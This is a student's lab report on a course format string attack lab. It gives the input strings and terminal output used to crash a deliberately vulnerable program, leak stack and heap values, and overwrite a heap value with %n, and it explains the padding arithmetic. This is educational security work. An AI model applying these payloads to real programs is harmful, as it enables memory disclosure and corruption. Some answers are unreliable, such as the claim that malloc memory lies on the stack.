
CS336 Lab 3 Format string attack


Due: Wednesday Oct 20th, 2:30pm.

Turn in: lab report Points: 60 points


(60 points) Write a detailed report about the Format string attack lab. Explain what you have done and what you have observed. Include screenshots for each step.

- (10 points) Task 1.1 - crash the program
  - Which specific %s caused the crash of the program? And why?
  - The 10th %s caused the program to crash. This is because whatever value it gets is not a valid address.
  - 

```
[10/15/21]seed@VM:~/.../Format string$ ./vul
The variable secret's address is 0xbfe60120 (on stack)
The variable secret's value is 0x 985ea88 (on heap)
secret[0]'s address is 0x 985ea88 (on heap)
secret[1]'s address is 0x 985ea8c (on heap)
Please enter a decimal integer
%s%s%s%s%s%s%s%s%s%s
Please enter a string
Segmentation fault
[10/15/21]seed@VM:~/.../Format string$
```

- (20 points) Task 1.2 - print out the secret[1] value
  - Why secret[0] and secret[1] are stored on the heap?
    - The memory for secret[0] and secret[1] is allocated at runtime using malloc, so it is on the stack.
  - What are usually stored on the heap and what are stored on the stack?
    - The stack memory is determined when the program is compiled, while items in the heap memory are those stored at runtime.
  - 

```
[10/15/21]seed@VM:~/.../Format string$ ./vul
The variable secret's address is 0xbf8007b0 (on stack)
The variable secret's value is 0x 8957a88 (on heap)
secret[0]'s address is 0x 8957a88 (on heap)
secret[1]'s address is 0x 8957a8c (on heap)
Please enter a decimal integer
144013964
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s.%s.%x
bf8007b8.b7708918.b76df990.b76dd240.b76f27a2.b76dfb48.bf8008d4.D.U.252e7825
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/15/21]seed@VM:~/.../Format string$
```

- (20 points) Task 1.3&1.4 - Modify the secret[1] value to 0x4e
  - Answer this question: How did you get the exact value (0x4e)? Anything special you did to figure it out?
    - Converting 0x4e to decimal we get 78. So ,we need to put 78 characters before our %n, while keeping all the %x and %s's we had before. In my string, I had 7 %x's, which print out 8 characters (7*8 = 56). My one %s prints out one character (56+1 = 57). So, we just need to add 78 - 57 = 21 characters before the %n to get the right number. I achieved this by inserting 21 periods as you can see here:
  - 

```
[10/15/21]seed@VM:~/.../Format string$ ./vul
The variable secret's address is 0xbfffec30 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%x%x%x%x%x%x...................%x.%s.%n
bfffec38b7fff918b7fd6990b7fd4240b7fe97a2b7fd6b48...................bfffed54.D.
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x4e
[10/15/21]seed@VM:~/.../Format string$
```

- (10 points) Conclusion
  - What have you learned from this lab? Anything interesting?
    - It was interesting to me how something as simple as a print statement can be used for malicious purposes. It makes me think, if something that simple can be exploited, how many vulnerabilities are there on more complex functions?
  - What is format string attack? What is the reason of the format string vulnerability? What are the countermeasures?
    - A format string attack makes use of the way printf works. It reads certain %+letter characters as variables, which it then gets from the stack. However, there's not a hard limit on the number of arguments it accepts. So, the compiler isn't able to check it effectively. Therefore, by writing more %_ statements it will keep grabbing information from the stack past what was given to it. This lets an attacker read memory they shouldn't be able to. Furthermore, there is a %n variable that writes the number of characters that have come before it to the next address on the stack. This can be exploited by carefully choosing a string, such as we did in this lab, to get a certain address next on the stack, with a certain number of characters before it, to write a specific character to whatever address the attacker chooses. In our case, we wrote the value 0x4e to the address 0x804FA8C, which is the value of secret[1].
    - Some countermeasures would be sanitizing input; that is, removing % symbols from the input string. Or, you could use a print function that lets you specify how far the stack goes. Then if it hits the end of that space, stop reading further.